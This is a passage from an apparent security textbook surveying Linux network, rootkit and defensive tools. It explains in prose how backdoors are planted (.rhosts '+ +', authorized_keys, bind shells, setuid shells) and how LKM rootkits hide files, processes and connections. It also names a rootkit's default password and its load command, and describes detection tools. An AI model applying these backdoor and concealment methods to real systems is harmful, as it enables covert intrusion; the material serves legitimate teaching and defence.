monitoring session-oriented applications such as Telnet, rlogin, and FTP sessions. The attacker can monitor all the sessions in the network. The attacker can watch the keystrokes of the victim in real time and gather passwords. Figure 1-24 shows a screenshot from Sniffit.

Tool: Nemesis

Nemesis is a command-line network packet injection utility for UNIX-like and Windows systems. It is comparable to a manually controlled IP stack. With Nemesis, it is possible to generate and transmit packets from the command line or from within a shell script. Figure 1-25 shows the usage options for Nemesis.

Tool: LSOF

LSOF (LiSt Open Files) is a UNIX-specific diagnostic tool. It lists information about any files that are open by processes currently running on the system. It can also list communications open by each process.

The following are some examples of LSOF command lines:

- **lsof | nl:** When LSOF is run without parameters, it will show all the files opened by any processes.
- **lsof -t `which apache2`:** It shows what process IDs are using the Apache binary.
- **lsof -i -U:** This lists all open Internet and UNIX domain files.

Figure 1-26 shows a screenshot from LSOF.




Figure 1-24 Sniffit provides the attacker with a number of tools.




Figure 1-25 Nemesis is a network packet injection utility.




Figure 1-26 LSOF lists information about all open files.

Tool: IPTraf

IPTraf is a console-based IP LAN monitor for Linux. It gathers a variety of figures such as TCP connection packet and byte counts, interface statistics and activity indicators, TCP/UDP traffic breakdowns, and LAN station packet and byte counts.

The following are some of the features of IPTraf:

- An IP traffic monitor that shows information on the IP traffic passing over the network; this includes TCP flag information, packet and byte counts, ICMP details, and OSPF packet types.
- General and detailed interface statistics show IP, TCP, UDP, ICMP, non-IP and other IP packet counts, IP checksum errors, interface activity, and packet size counts.
- A TCP and UDP service monitor shows counts of incoming and outgoing packets for common TCP and UDP application ports.
- A LAN statistics module discovers active hosts and shows statistics showing the data activity on them.
- It includes TCP, UDP, and other protocol display filters, allowing users to view only the traffic they're interested in.
- Supports Ethernet, FDDI, ISDN, SLIP, PPP, and loopback interface types.
- Utilizes the built-in raw socket interface of the Linux kernel, allowing it to be used over a wide range of supported network cards.

The following are the protocols used in IPTraf:

- IP
- TCP
- UDP
- ICMP
- IGMP
- IGP
- IGRP




Figure 1-27 IPTraf is a powerful network traffic monitor.

- OSPF
- ARP
- RARP

Figure 1-27 shows a screenshot from IPTraf.

Tool: LIDS

LIDS stand for Linux Intrusion Detection System. The goal is to protect the system against root intrusions by disabling some system calls in the kernel itself. It is a kernel patch and admin tool that enhances the kernel's security by implementing Mandatory Access Control (MAC). When it is in effect, chosen file access; all system network administration operations; any capability use, raw device, memory, and I/O access can be made impossible, even for the root.

The following are some of the features of LIDS:

- Users can define which programs can access specific files.
- It uses and extends the system capabilities to control the whole system and adds some network and file-system security features to the kernel.
- Users can fine-tune the security protections online, hide sensitive processes, receive security alerts through the network, and more.

Figure 1-28 shows a screenshot from LIDS.

Tool: Hunt

Hunt is a tool that can be used as a sniffer or to steal connections on a network. When a network is sniffable, Hunt can be used to sniff any connection in a passive fashion. However, in a switched network, the traffic is




Figure 1-28 LIDS gives administrators a number of powerful testing tools.

forwarded only to the destination host by checking the MAC address on each physical port. Hunt avoids the ACK storm and a dropped connection by using ARP spoofing. Hunt can use ARP spoofing or ARP forcing to watch the traffic between two machines that are on a switched network. All the packets between the two machines can be directed through the attacker's machine, thereby making sniffing possible.

Hunt can also be used for session hijacking. The ARP spoofing capabilities in Hunt make session hijacking possible. Using this capability, it can control the packets being transferred between two hosts. Therefore, it can force two machines to interact directly with it, rather than the actual destination machine. Figure 1-29 shows a screenshot from Hunt.

Tool: TCP Wrappers

TCP Wrappers allow the user to monitor/filter incoming requests for SYSTAT, FINGER, FTP, TELNET, R-Commands, TFTP, TALK, and other network services. It is called TCP Wrappers because the daemon tcpd is wrapped around the service, as indicated in /etc/inetd.conf. Tcpd mediates in the connection. Connection requests are compared against rules defined in two files: /etc/hosts.allow and /etc/hosts.deny. The rules are processed in order of appearance, and when a rule is met, the processing terminates.

Consider the following entry in /etc/inetd.conf on a system with tcpd installed: pop-3 stream tcp nowait root /usr/sbin/tcpd ipop3d. In this entry, /usr/sbin/tcpd is wrapped around ipop3d, and a connection request is checked against the tcpd rules.

For example, suppose a remote machine from an untrusted domain attempts to connect to the mail server at *example.com*. When it requests a connection, tcpd first scans /etc/hosts.allow. Then, tcpd scans /etc/hosts.deny. In this scenario, there are no entries in the /etc/hosts.allow file; however, the connection request from the untrusted domain is not granted access based on an entry in the /etc/hosts.deny file.

TCP Wrappers has the following five components:

- tcpd: The actual wrapper program
- tcpdmatch and tcpdchk: ACL testing programs
- try-from: Tests host lookup function
- safe-finger: A better version of finger




Figure 1-29 Hunt can be used to steal connections on the network.

Linux Loadable Kernel Modules

Loadable kernel modules (LKMs) are used by the Linux kernel to expand its functionality. LKMs can be loaded dynamically without recompiling the whole kernel. Often, they are used for specific device drivers, such as those for sound cards.

Conventionally, UNIX and Linux have been known to have rootkits built, as the intruder is aware of the code. ***Rootkits*** are generally used by attackers to hide the fact that they have gained privileged access to a system. Some rootkits include LKMs that become a part of the kernel at runtime and provide the attacker with extra privileges and/or functionality.

A typical rootkit includes a sniffer, which is designed to sniff out passwords. Rootkits can also include Trojan programs used as backdoors, such as inetd or login. Programs such as ps, netstat, rshd, and ls can be used to hide the attacker directories or processes. Finally, log cleaners, such as zap, zap2, or z2, are used to remove login entries from the wtmp, utmp, and lastlog files. Some rootkits also enable services such as telnet, shell, and finger. The rootkit may also include scripts that will clean up other files in the /var/log and /var/adm directories. Using the modified programs of ls, ps, and df installed on the box, the intruder can hide his or her files and programs from the legitimate system administrator.

The intruder next uses programs within the rootkit to erase log files generated from the initial attack. The intruder can use a backdoor program in the rootkit for future access to the compromised system in order to retrieve sniffer logs or launch another attack. If a rootkit is properly installed and the log files are erased, a system administrator may remain unaware of an intrusion until an affected site contacts him or her or the disks fill because of the sniffer logs.

The most severe threat to system security is caused by rootkits that are deployable LKM Trojans. Even if an infected system is rebooted, the LKM process will reload the Trojan during bootup, as any other kernel module. Many operating systems including Linux, Solaris, and FreeBSD use loadable kernel modules. Knark, Adore, and Rtkit are a few of the many LKM rootkits available today. They run as part of the kernel and, therefore, are less detectable than conventional ones. Backdoors make it possible for attackers to regain access despite the compromised system's administrator taking measures. The backdoor that gives local users root access can be setuid programs, Trojaned system programs, or other types of backdoors.

Setuid Programs

The attacker may plant a setuid shell program in the file system, which when executed, will grant root access to the attacker.

Trojaned System Programs

The attacker can alter some system programs, such as login, that will give him or her root access.

Other Types of Backdoors

The following are some other types of backdoors:

- *cron job backdoor*: The attacker may add or modify the jobs of the cron while his or her program is running so that he or she can gain root access.
- *.rhosts file*: Once "+ +" is in a user's .rhosts file, anybody can log into that account from anywhere without a password.
- *ssh authorized keys*: The attacker can put his or her public key into a victim's ssh configuration file, authorized_keys, so that he or she can log into that account without a password.
- *Bind shell*: Attackers can bind the shell to a certain TCP port. If the attackers can telnet to that port, they will be able to spawn an interactive shell. More sophisticated backdoors of this kind can be UDP-based, unconnected TCP, or even ICMP-based.
- *Trojaned service*: Any open service can be Trojaned to provide access to a remote user. For example, a Trojaned inetd program creates a bind shell at a certain port, and a Trojaned ssh daemon can give access to a certain password.

After the intruder plants and runs the backdoor, his or her attention turns to hiding his or her files and processes. However, the system administrator can easily detect these, especially if the system is running Tripwire.

An LKM rootkit can help the attacker. The attacker can put the LKM in the /tmp or the /var/tmp directories, which the system administrator cannot monitor. Additionally, the attacker can effectively hide files, processes, and network connections. Since he or she can modify the kernel structures, he or she can replace the original system calls with his or her own versions.

Commands like ls, and du use sys_getdents() to obtain the information of a directory. The attacker can use LKM to filter out files so that they remain hidden.

In Linux, the process information is mapped to a directory in the /proc file system. An attacker can modify sys_getdents() and mask processes in the task structure. The normal method is to set the task flag (signal number) to some unused value.

Similar to hiding processes, the attacker can try to have a stealth connection by hiding something inside /proc/net/tcp and /proc/net/udp files. He or she can Trojan the sys_read() so that whenever the system reads these files and a line matches the specific string, the system call will not give away the network connection.

The attacker can redirect file execution and may want to replace the system binaries, like login, without changing the file. He or she can replace sys_execve() so that whenever the system attempts to execute the login program, it will be redirected to execute the attacker's version of the login program.

The attacker can hide the promiscuous flag of the network interface and install a sniffer with an LKM. The system call to be Trojaned in this case is sys_ioctl().

A good LKM must be able to hide itself from the administrator. The LKMs in the system are kept in a single linked list. To hide an LKM, an attacker can just remove it from the list so that commands such as lsmod will not reveal it.

Normally, functions defined in the LKM will be exported so that other LKMs can use them. An attacker can use a macro and put it at the end of the LKM to prevent any symbols from being exported to other LKMs.

Tool: Linux Rootkits

Linux Rootkit IV (lrk4) was written by Lord Somer and was released in November 1998. Other examples of Linux rootkits are lrk, lnrk, lrk2, and lrk3. Most versions include normal rootkit components such as sniffers (linsniffer or sniffit), log editors/erasers (z2, uted, lled), and Trojan horse/backdoor replacement programs to allow remote access.

Linux Rootkit IV is an easy rootkit to install and use. Installation of lrk4 involves just executing the **make install** command. To install a shadow kit, a user can execute the **make shadow install** command. Lrk4 will only work on Linux 2.*x* kernels. It is a package with source code for several Trojaned system commands. When compiled and installed, they give the user running the command a root shell or some other useful functionality, like hiding certain processes, files, sockets, and so on. Some special functionalities are initiated by giving a secret password (the default password in the package is "satori") when the program asks for any specific thing, such as a new shell, login name, password, or anything that is specific to the command.

The user will need root privileges to install most of those commands, since he or she will have to replace existing system files and usually set a suid parameter for these. The attacker has to therefore compromise the root on the victim computer, or the local administrator has to accidentally install the rootkit. The rootkit comes with the following applications and Trojaned system commands: bindshell, chfn, chsh, crontab, du, find, fix, ifconfig, inetd, killall, linsniffer, login, ls, netstat, passwd, pidof, ps, rshd, sniffchk, syslogd, tcpd, top, wted, and z2.

Rootkits: Knark and T0rn

Knark

Knark was written by Creed and is based on a tool called itf.c written by Plaguez. Knark has the usual capabilities of a rootkit, including execution redirection, file hiding, process hiding, and network hiding. Knark has two versions; one version runs on the Linux 2.2 kernel and the other on Linux 2.4 kernel. Linux kernel sources are required for compiling Knark. The attacker can enter the /proc/knark directory to find the specifics of what Knark is currently changing in the system.

After Knark is installed on the target system, the following command will give a backdoor entry:

insmod knark.0

T0rn

T0rn was the first rootkit that was precompiled and allowed the user to define a password. The password is stored in an external encrypted file. This kit was designed with an emphasis on being portable and quick.

Rootkits: Tuxit, Adore, and Ramen

Tuxit

Tuxit was written by a Dutch group called Tuxtendo. There are three versions of the rootkit that are available on Tuxtendo's Web site. They are tuxkit.tgz, tuxkit-1.0.tgz, and tuxkit-short.tgz. Both tuxkit.tgz and tuxkit-1-.0.tgz have the same content, while tuxkit-short.tgz contains fewer tools. There are six files in the tuxkit, which includes a README file, an installation script, and four tarred/zipped files.

Adore

Adore is a worm that was originally known as the Red Worm. Adore scans the Internet, checking Linux hosts to determine whether they are vulnerable to any of the well-known exploits using known weaknesses in the LPRng, rpc-statd, wu-ftpd, and BIND service functions.

Ramen

Ramen is a Linux-based Internet worm named after the popular noodle soup. It has been seen in the wild, affecting systems that run Red Hat 6.2 or 7.0 versions of Linux. The worm apparently hits sites that run Red Hat Linux and then spreads itself by locating servers running the same OS.

Rootkit: Beastkit

Beastkit replaces common binaries that can be used to monitor system operations (like ps) and the list of programs included in the rootkit (bin.tgz). The time stamp does not change, because the rootkit uses **touch -acmr** to transmit the time stamp to the rootkit files.

Rootkit Countermeasures

Chkrootkit is a tool that checks locally for signs of a rootkit. It contains the following:

- *chkrootkit*: A shell script that checks system binaries for rootkit modification
- *ifpromisc.c*: Checks if the network interface is in promiscuous mode
- *chklastlog.c*: Checks for lastlog deletions
- *chkwtmp.c*: Checks for wtmp deletions
- *check_wtmpx.c*: Checks for wtmpx deletions (Solaris only)
- *chkproc.c*: Checks for signs of LKM Trojans

- *chkdirs.c*: Checks for signs of LKM Trojans
- *strings.c*: Quick-and-dirty string replacement

Tool: Tripwire

Tripwire is a system integrity check tool. It creates a database that monitors the binary signature, size, expected change of size, and so on. It includes four cryptographic checksums of the content of each file that it uses to create the original database. When the software performs a system check, it compares the system with the baseline of the original database. If a modification has occurred, Tripwire will alert the system manager station by a violation alert and the system administrator by an e-mail. The violation alert will show what files and directories were modified, added, or deleted.

Tool: Bastille Linux

Bastille Linux is a series of scripts that tighten up security on stock Linux systems by changing permissions and disabling features. Taken to an extreme, it will also prevent legitimate work. Therefore, Bastille is more suitable for hardening a dedicated log host or file server than a development system.

Tool: DTK

DTK—Deception Toolkit—is a kit of fake daemons and services designed to waste an intruder's time.

Tool: Rkdet

Rkdet is a daemon intended to catch someone installing a rootkit or running a packet sniffer. It is designed to run continually with a small footprint under an innocuous name. When triggered, it sends e-mail, appends to a log file, and disables networking or halts the system.

Tool: Secure Linux Project

The NSA has a secure Linux project that includes a mandatory access control architecture. The security-enhanced Linux kernel enforces mandatory access control policies that confine user programs and system servers to the minimum privileges they require to do their jobs. When confined in this way, the ability of these user programs and system daemons to cause harm when compromised (via buffer overflows or misconfigurations, for example) is reduced or eliminated. The confinement mechanism operates independently of the traditional Linux access control mechanisms. It has no concept of a root superuser and does not share the well-known shortcomings of traditional Linux security.

Tool: Rootkit Hunter

Rootkit Hunter is a tool that checks for the presence of rootkits and other unwanted tools on systems that are running UNIX. Rootkit Hunter can be run on a daily basis by configuring it to run at a specified time of the day. A fresh installation of the OS is required if Rootkit Hunter detects a rootkit.

Tool: Carbonite

Carbonite is a Linux kernel module that helps to detect rootkits. It is hard to detect rootkits, because it is difficult to check for file modification. Rootkits often try to hide their trail by modifying files that might expose them. However, Carbonite can detect LKM-based rootkits.

Tool: Rscan

Rscan is a scanner that detects LKM-based rootkits such as Adore and Knark.

Tool: Saint Jude

Saint Jude is a project to develop kernel-level IDS mechanisms to protect the integrity of host-based networks.

Tool: Chkrootkit

Chkrootkit (Figure 1-30) detects the following rootkits, worms, and LKMs:

- lrk3, lrk4, lrk5, lrk6 (and variants)
- Solaris rootkit




Figure 1-30 Chkrootkit can help discover intrusions.

- FreeBSD rootkit
- T0rn (and variants)
- Ambient's Rootkit (ARK)
- Ramen worm
- rh[67]-shaper
- RSHA
- Romanian rootkit
- RK17
- Lion worm
- Adore worm
- LPD worm
- kenny-rk
- Adore LKM
- ShitC worm
- Omega worm
- Wormkit worm
- Maniac-RK
- dsc-rootkit
- Ducoci rootkit
- x.c worm

- RST.b Trojan
- duarawkz
- knark LKM
- Monkit
- Hidrootkit
- Bobkit
- Pizdakit
- t0rn v8.0
- Showtee
- Optickit
- T.R.K
- MithRa's rootkit
- George
- SucKIT
- Scalper
- Slapper A, B, C and D
- OpenBSD rk v1
- Illogic rootkit
- SK rootkit
- sebek LKM
- Romanian rootkit
- LOC rootkit
- shv4 rootkit
- Aquatica rootkit
- ZK rootkit
- 55808.A worm
- TC2 worm
- Volc rootkit
- Gold2 rootkit

Linux Tools: Application Security

Whisker

Rain.Forest.Puppy's CGI vulnerability scanner, Whisker, was the first that included all the methods for checking common vulnerabilities, intelligent scanning that reacted to HTTP response codes, and intrusion detection evasion tools. Whisker is written in Perl script.

Flawfinder

Flawfinder is a Python program that searches through source code for potential security flaws, listing them by the severity of risk. The risk level relies on the function and the values and parameters of the function.

Advanced Intrusion Detection Environment (AIDE)

AIDE (Advanced Intrusion Detection Environment) is a free replacement for Tripwire. The configuration files used in AIDE are similar to Tripwire, so it is easy to convert from one to the other. The methods for specifying desired permissions/checksums are better in AIDE than Tripwire. The configuration information for AIDE is kept in the file aide.conf. It creates a database from the regular expression rules in the config file. Once the database is initialized, it can

be used to verify the integrity of the files. This first AIDE database is a snapshot of the system in its normal state and the yardstick by which all subsequent updates and changes are measured. AIDE can be configured to customize how detailed the checks should be. It recursively traverses each directory on the host system to determine what files should be included in the database. Files are matched against the files and path names that the user specifies. Before using AIDE, an initial database should be created. The command that creates a database for AIDE is **aide -i -c /etc/aide.conf.**

This command creates the first picture of the file system. The database should be created before hooking the system into the network. AIDE can be run without the -i option, to check for any changes made. If the changes seem to be authentic, then the user can update the database with the -u option to prevent AIDE from reporting changes since the last update. The -u option will not overwrite the database. The following are a few status check definitions in AIDE to be looked for:

- *i (inode number)*: A change in inode number indicates that the file has been removed or the file name has been changed.
- *s (file size)*: A change in file size indicates that the content of the file has been changed.
- *m (modification time)*: This shows the time when the file was last modified.

Linux Tools: Encryption

Stunnel

Stunnel is a program that allows the user to encrypt arbitrary TCP connections inside SSL (Secure Sockets Layer) and is available on both UNIX and Windows. Stunnel lets the user secure non-SSL-aware daemons and protocols (like POP3, IMAP, NNTP, and LDAP) by having Stunnel provide the encryption, without changing the daemon's code. Stunnel provides the same functionality of inetd with the addition of SSL encryption. Stunnel also supports TCP Wrappers.

OpenSSH/SSH

SSH (Secure Shell) is a program for logging into a remote machine and for executing commands on a remote machine. It provides secure encrypted communications between two hosts over an insecure network. It is described as an R command replacement with encryption and RSA authentication.

GnuPG

GnuPG is a replacement for PGP. Because it does not use the patented IDEA algorithm, it can be used without restrictions.

Linux Tools: Log and Traffic Monitors

MRTG (Multi-Router Traffic Grapher)

